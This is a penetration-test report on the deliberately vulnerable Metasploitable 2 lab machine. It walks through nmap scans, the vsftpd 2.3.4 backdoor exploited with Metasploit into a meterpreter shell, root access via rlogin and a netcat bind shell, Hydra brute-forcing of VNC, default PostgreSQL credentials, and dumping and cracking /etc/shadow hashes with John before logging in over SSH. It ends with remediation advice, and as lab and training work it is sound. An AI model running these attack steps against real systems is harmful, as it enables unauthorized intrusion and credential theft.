

Pentest Report: Security Analysis of Metasploitable 2

Network Assessment Using NMAP

SECURITY ASSESSMENT:

- **Port 21:** FTP anonymous login with outdated version (vsftpd 2.3.4).
- **Port 512, 513, 514:** r-services misconfigured to allow remote access.
- **Port 23:** Telnet service with a backdoor vulnerability.
- **Port 139, 445:** Samba client misconfiguration allowing access to unauthorized files.
- **Port 1524:** Blind shell vulnerability.
- **Port 5900:** VNC service using default password.
- **Port 5432:** PostgreSQL database using default password.

SCOPE OF ASSESSEMENT:

- **Metasploitable 2 Virtual Machine (IP:192.168.1.4)**
- **To perform network scanning using nmap to identify open ports, services and identify the potential vulnerabilities and risks.**

METHODOLOGY:

- **Information Gathering:** Conducted network scanning to identify targeted system and find the open ports, services, versions.
- **Vulnerability Analysis:** Analyse the identified services for known vulnerabilities and misconfigurations.
- **Exploitation:** Attempted to exploit through discovered vulnerabilities and gain access to target system.
- **Post-Exploitation and Reporting:** Documented the findings, successfully exploits and assessed the potential risks.

ASSESSOR DETAILS:

Name: Anand M S

Date: July 18, 2026

Table of Contents

1.0	Executive Summary.....	3
2.0	Introduction and Scope.....	3
	2.1 Introduction.....	3
	2.2 Scope.....	3
3.0	Methodology.....	4
4.0	Information Gathering.....	4
	4.1 Nmap Scan Details.....	4
	4.2 Proof of Concept.....	4
5.0	Vulnerability Analysis and Exploitations.....	5
	5.1 Anonymous FTP Login and vsftpd Backdoor.....	5
	5.2 Legacy R-Services Misconfiguration.....	6
	5.3 Unauthorized Bind Shell.....	6
	5.4 Misconfigured Samba Service.....	7
	5.5 Weak VNC Authentication.....	7
	5.6 PostgreSQL Default Credentials.....	8
6.0	Post-Exploitation and Reporting.....	8
	6.1 Post-Exploitation.....	8
	6.2 Reporting and Remedies.....	9
	6.3 References.....	10

1.0 Executive Summary

The security analysis of the Metasploitable 2 system identified multiple critical security vulnerabilities. The key issues include outdated service versions, exposed and undocumented services, backdoors, weak default credentials, and misconfigured network services. These vulnerabilities increase the risk of unauthorized access, privilege escalation, and data breaches. Immediate remediation is recommended to reduce the risk of unauthorized attacks and improve the overall security measures of the system.

2.0 Introduction and Scope

2.1 Introduction

The Metasploitable 2 virtual machine is an intentionally vulnerable linux environment designed for security training and testing. The system is designed to expose common security issues, allowing testers to safely expose various attacks and techniques, it helps the tester to understand the impact of poor configurations in real-world scenarios. It comes with different types of vulnerabilities including FTP, network services, SMB and HTTP, each containing well-documented security flaws. This report presents the findings of a security analysis of the Metasploitable 2 virtual machine. The purpose of the testing was to identify the security vulnerabilities, open ports, identify the outdated services, configuration weaknesses such as weak default credentials, and possible attacks that exploit by an attacker.

2.2 Scope

The scope of this assessment is strictly limited to Metasploitable 2, virtual network lab configured with virtualbox environment operating at the IP address [192.168.1.4]. This authorized security assessment was conducted as a black-box test, focusing on stimulating real-world attacks without proper knowledge of internal network architecture. The activities within scope include active network discovery, port scanning, vulnerability assessment and the validation of known exploitation vulnerabilities. Any system, network or devices outside the scope of Metasploitable 2 environment are strictly excluded from the attack.

3.0 Methodology

The analysis start by scanning the IP with the tool called Nmap, it identify active host , open ports, and detailed service versions. After that I use the Nmap default script scan to identify the known vulnerability. Next I use exploit DB for searching for CVE's and use search exploit to discover vulnerabilities. The exploitation attempts are done by using Metasploit framework, it successfully exploit the system. Finally, post-exploitation techniques are used to escalate privileges and access critical system files such as etc/passwd and etc/shadow. Then retrieving password hashes and crack by using john ripper tool. Then access the system using recover credentials.


4.0 Information Gathering

4.1 Nmap Scan Details

In this section the Nmap scan execute to identify the open ports, services and find the version of the services. Host discovery techniques were used to identify the active system on the target network. Additionally, service version detection was performed to enumerate the specific software versions associated with each open port, providing critical data for the subsequent vulnerability analysis phase.

4.2 Proof of Concept

The POC for information gathering using Nmap scanning is detailed below.



```
root@kali: ~  
Session Actions Edit View Help  
root@kali: ~ root@kali: ~  
Electronics AC-5000W MK2 camera (96%), Eye Cam (lwIP 2.1.0 - 2.2.0) (96%), Fatek FBS-CBEH PLC Ethernet communication board (96%)  
No exact OS matches for host (test conditions non-ideal).  
Network Distance: 1 hop  
  
Nmap scan report for 192.168.1.4  
Host is up (0.0050s latency).  
Not shown: 977 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
23/tcp    open  telnet       Linux telnetd  
25/tcp    open  smtp         Postfix smtpd  
53/tcp    open  domain       ISC BIND 9.4.2  
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp   open  rpcbind      2 (RPC #100000)  
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
512/tcp   open  exec         netkit-rsh rexecd  
513/tcp   open  login        netkit-rsh rlogind  
514/tcp   open  tcpwrapped  
1099/tcp  open  java-rmi     GNU Classpath gmrirgistry  
1524/tcp  open  bindshell    Metasploitable root shell  
2049/tcp  open  nfs          2-4 (RPC #100003)  
2121/tcp  open  ftp          ProFTPD 1.3.1  
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5  
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7  
5900/tcp  open  vnc          VNC (protocol 3.3)  
6000/tcp  open  x11          (access denied)  
6667/tcp  open  irc          UnrealIRCd  
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)  
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1  
MAC Address: 08:00:27:A7:B8:AA (Oracle VirtualBox virtual NIC)  
Device type: general purpose  
Running: Linux 2.6.X  
OS CPE: cpe:/o:linux:linux_kernel:2.6  
OS details: Linux 2.6.9 - 2.6.33  
Network Distance: 1 hop  
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

5.0 Vulnerability Analysis and Exploitations

5.1 Anonymous FTP Login and vsftpd Backdoor

On Port 21, the vsftpd version 2.3.4 allows for anonymous FTP logins and contains a known backdoor that can be exploited to gain root access. By anonymous ftp login attacker can login using username and password as “anonymous”. In vsftpd 2.3.4 there is a backdoor vulnerability in Metasploit framework, can access the root privilege in meterpreter shell.

Severity: Critical

The POC for Anonymous FTP Login and vsftpd 2.3.4 is detailed below.

```
root@kali:~# nmap 192.168.1.4 -p21,22,23,25,139,445,513,1524,2121,3306,8180 -sV -sC
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-18 11:24 -0400
Nmap scan report for 192.168.1.4
Host is up (0.0054s latency).

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_SIAT:
|_FTP server status:
|_  Connected to 192.168.1.3
|_  Logged in as ftp
|_  TYPE: ASCII
|_  No session bandwidth limit
|_  Session timeout in seconds is 300
|_  Control connection is plain text
|_  Data connections will be plain text
|_vsFTPd 2.3.4 - secure, fast, stable

root@kali:~# ftp 192.168.1.4
Connected to 192.168.1.4.
220 (vsFTPd 2.3.4)
Name (192.168.1.4:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||64301|).
150 Here comes the directory listing.
226 Directory send OK.
ftp> whoami
?Invalid command.
ftp> pwd
Remote directory: /
ftp> ls
229 Entering Extended Passive Mode (|||56078|).
150 Here comes the directory listing.
226 Directory send OK.
ftp> ls -la
229 Entering Extended Passive Mode (|||60160|).
150 Here comes the directory listing.
drwxr-xr-x  2 0          65534   4096 Mar 17 2010 .
drwxr-xr-x  2 0          65534   4096 Mar 17 2010 ..
226 Directory send OK.
ftp>


root@kali:~# msf6 > use exploit(multi/ftp/vsftpd_234_backdoor) > exploit
[*] Started reverse TCP handler on 192.168.1.3:4444
[*] 192.168.1.4:21 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.1.4:21 - FTP banner hints its vulnerable: 220 (vsFTPd 2.3.4)
[*] 192.168.1.4:21 - The target appears to be vulnerable. vsftpd 2.3.4 banner detected; backdoor may be present
[*] 192.168.1.4:21 - backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.1.3:4444 -> 192.168.1.4:59676) at 2026-07-18 11:43:20 -0400

meterpreter > ls
ls
Mode                Size      Type    Last modified            Name
-----
000700/rwx----- 1188012  file   2026-07-18 11:21:36      0400 0bpGRysY8
040755/rwxr-xr-x  4096    dir    2012-05-13 23:35:33      0400 bin
040755/rwxr-xr-x  1074    dir    2012-05-13 23:36:26      0400 boot
040755/rwxr-xr-x  4096    dir    2010-03-16 18:55:51      0400 cdrom
040755/rwxr-xr-x  1350    dir    2026-07-18 11:08:37      0400 dev
040755/rwxr-xr-x  4096    dir    2026-07-18 11:20:47      0400 etc
040755/rwxr-xr-x  4096    dir    2010-04-16 02:16:02      0400 home
040755/rwxr-xr-x  4096    dir    2010-03-16 18:57:48      0400 initrd
100644/rw-r--r--  7929183 file    2012-05-13 23:35:56      0400 initrd.img
040755/rwxr-xr-x  4096    dir    2012-05-13 23:35:22      0400 lib
040700/rwx----- 16384   dir    2010-03-16 18:55:15      0400 lost+found
040755/rwxr-xr-x  4096    dir    2010-03-16 18:55:52      0400 media
040755/rwxr-xr-x  4096    dir    2010-04-28 16:16:56      0400 mnt
100600/rw-----  7263   file    2026-07-18 11:08:45      0400 nchup.out
040755/rwxr-xr-x  4096    dir    2010-03-16 18:57:39      0400 opt
040555/r-xr-xr-x  0        dir    2026-07-18 11:07:59      0400 proc
040755/rwxr-xr-x  4096    dir    2026-07-18 11:08:45      0400 root
040755/rwxr-xr-x  4096    dir    2012-05-13 21:54:53      0400 sbin
040755/rwxr-xr-x  4096    dir    2010-03-16 18:57:38      0400 srv
040755/rwxr-xr-x  0        dir    2026-07-18 11:08:06      0400 sys
041777/rwxrwxrwx  4096    dir    2026-07-18 11:14:37      0400 tmp
```

5.2 Legacy R-Services Misconfiguration

The legacy 'r' services on Ports 512, 513, and 514 are misconfigured and permit remote access without proper authentication. We can access by using single command to gain root privilege .

Severity: High




```
(root@kali)~# rlogin -l root 192.168.1.4
Last login: Sun Jul 19 23:49:56 EDT 2026 from :0.0 on pts/0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~#
```

5.3 Unauthorized Bind Shell

On Port 1524, a bindshell provides an unauthorized listening port with full system access.

Severity: Critical

The POC for Bind Shell is below.



```
(root@kali)~# nc 192.168.1.4 1524
root@metasploitable:~# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:~# ls
ObjQRys1B
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
root@metasploitable:~#
```

5.4 Misconfigured Samba Service

The Samba service on Ports 139 and 445 is misconfigured, creating risks of unauthorized file access and potential remote code execution.

Severity: High

The POC for Samba Service is below.

```
(root@kali)~# smbclient -L //192.168.1.4
Password for [WORKGROUP\root]:
Anonymous login successful

  Sharename      Type            Comment
  -----
  print$         Disk            Printer Drivers
  tmp            Disk            oh noes!
  opt            Disk
  IPC$           IPC             IPC Service (metasploitable server (Samba 3.0.20-Debian))
  ADMIN$         IPC             IPC Service (metasploitable server (Samba 3.0.20-Debian))

Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

  Server          Comment
  -----
  Workgroup       Master
  WORKGROUP       METASPLOITABLE

(root@kali)~#
```

5.5 Weak VNC Authentication

VNC on Port 5900 is using a default password, allowing unauthorized remote desktop access.

Severity: Medium

The POC for VNC Authentication is below.

```
/var/lib/dpkg/info/wordlists.triggers
(root@kali)~# grep rockypu.txt
^Z
zsh: suspended grep --color=auto rockypu.txt

(root@kali)~# hydra -P /usr/share/wordlists/rockyou.txt vnc://192.168.1.4
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or
nd ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-07-19 02:30:51
[WARNING] you should set the number of parallel task to 4 for vnc services.
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (1:1/p:1)
[DATA] attacking vnc://192.168.1.4:5900/
[5900][vnc] host: 192.168.1.4 password: password
[STATUS] attack finished for 192.168.1.4 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-07-19 02:30:54

(root@kali)~# vncviewer 192.168.1.4:5900
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0

Workspace 1 19 Jul, Sun 01:30:28 root@metasploitable: /
```

5.6 PostgreSQL Default Credentials

PostgreSQL database on Port 5432 is also used default credentials.

Severity: Medium

The POC for PostgreSQL is below.

```
(root@kali)~# psql -h 192.168.1.4 -U postgres
psql (18.4 (Debian 18.4-1+b1), server 8.3.1)
WARNING: psql major version 18, server major version 8.3.
Some psql features might not work.
Type "help" for help.

postgres=# help
You are using psql, the command-line interface to PostgreSQL.
Type: \copyright for distribution terms
      \h for help with SQL commands
      \P for help with psql commands
      \g or terminate with semicolon to execute query
      \q to quit
postgres=#
```

6.0 Post-Exploitation and Reporting

6.1 Post-Exploitation

In this phase, we focus on gaining full system access. This involves user privileges escalations, retrieving sensitive files such as etc/passwd and etc/shadow and retrieving password hashes to analysing them to recover user passwords. John ripper is used to retrieving password hashes to plaintext. These credentials were used to establish an SSH session, thereby validating the exploit path and demonstrating unauthorized access to the target system.

The POC for accessing sensitive file and password cracking using john is below.

```
meterpreter > cat /etc/shadow
root:$1$avpFBJ1x0z8s5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*14684:0:99999:7:::
bin:*14684:0:99999:7:::
sys:$1$fUX6BP0t$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*14684:0:99999:7:::
games:*14684:0:99999:7:::
man:*14684:0:99999:7:::
lp:*14684:0:99999:7:::
mail:*14684:0:99999:7:::
news:*14684:0:99999:7:::
uucp:*14684:0:99999:7:::
proxy:*14684:0:99999:7:::
www-data:*14684:0:99999:7:::
backup:*14684:0:99999:7:::
list:*14684:0:99999:7:::
irc:*14684:0:99999:7:::
gnats:*14684:0:99999:7:::
nobody:*14684:0:99999:7:::
libuid:*14684:0:99999:7:::
dhcp:*14684:0:99999:7:::
syslog:*14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHdUE3X9jqP0:14742:0:99999:7:::
sshd:*14684:0:99999:7:::
nsfadmin:$1$XN102j2c$Rt/zxCW3mLTUWA.1hZjA5/:14684:0:99999:7:::
bind:*14685:0:99999:7:::
postfix:*14685:0:99999:7:::
ftp:*14685:0:99999:7:::
postgres:$1$w351k.x$MgQgZUu05pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*146910:99999:7:::
distccd:*14698:0:99999:7:::
user:$1$HEsu9xrH$K.o3G93DGoXI1QKkPmJgZ0:14699:0:99999:7:::
service:$1$K8Jue7JZ$7GxELDupr50hp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*15474:0:99999:7:::
meterpreter > download /etc/shadow
[*] Downloading: /etc/shadow -> /root/.shadow
[*] Downloaded 1.18 KiB of 1.18 KiB (100.0%): /etc/shadow -> /root/.shadow
[*] Completed: /etc/shadow -> /root/.shadow
meterpreter >
```



```
root@kali: ~  
Will run 2 OpenMP threads  
Press 'q' or ctrl-C to abort, almost any other key for status  
0g 0x00:02:04 DONE (2026-07-18 12:22) 0g/s 113609p/s 227218c/s 227218C/s eJngynga007..+7;Vamos!  
Session completed.  
11  
[root@kali]~# john shadow  
sys:batman:14742:0:99999:7:::  
klog:123456789:14742:0:99999:7:::  
service:service:14715:0:99999:7:::  
3 password hashes cracked, 4 left  
[root@kali]~# ssh sys@192.168.1.4  
Unable to negotiate with 192.168.1.4 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss  
[root@kali]~# ssh sys@192.168.1.4 ssh-rsa*56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3  
Unable to negotiate with 192.168.1.4 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss  
[root@kali]~# ssh -o HostKeyAlgorithms+ssh-rsa sys@192.168.1.4  
The authenticity of host '192.168.1.4 (192.168.1.4)' can't be established.  
RSA key fingerprint is: SHA256:BQhm5EoHX9Gc1OLuVscgPXLQsuPs+E9d/rrJB8rk  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '192.168.1.4' (RSA) to the list of known hosts.  
** WARNING: connection is not using a post-quantum key exchange algorithm.  
** This session may be vulnerable to "store now, decrypt later" attacks.  
** The server may need to be upgraded. See https://openssh.com/pq.html  
sys@192.168.1.4's password:  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/*copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
sys@metasploitable:~#
```

6.2 Reporting and Remedies

In this assessment reveals that there are multiple vulnerabilities that could compromise the integrity and confidentiality of the system. In this system there are multiple critical, high vulnerabilities are found.

To prevent anonymous FTP login and vsftpd backdoor vulnerabilities, you should disable anonymous login in the FTP configuration, update the vsftpd package to a secure version and remove any backdoored version of the software.

The legacy 'r' services are misconfigured and permit remote access from any host without proper authentication. To prevent this to disable these obsolete services and secure protocols like SSH for remote access.

The bindshell provides an unauthorized listening port with full system access. To prevent this, you should identify the service binding to this port and terminate it and review system services and startup scripts to prevent unauthorized execution.

The Samba service on ports 139 and 445 is misconfigured, creating risks of unauthorized file access and potential remote code execution due to writable file shares and 'wide links' being enabled. To prevent this, you should restrict access to the Samba service, disable anonymous file sharing, and reconfigure the smb.conf file to disallow 'wide links' and enforce strict access controls.

The VNC service on port 5900 uses a default password, allowing unauthorized remote desktop access. To prevent this, you should change the default VNC password to a strong, unique passphrase and enforce authentication requirements.

The PostgreSQL database on port 5432 uses default credentials. To prevent this, you should update the database administrator and service account passwords to strong, unique credentials.

6.3 References

The following resource were utilized during the security assessment of the system

<https://docs.rapid7.com/metasploit/metasploitable-2-exploitability-guide/>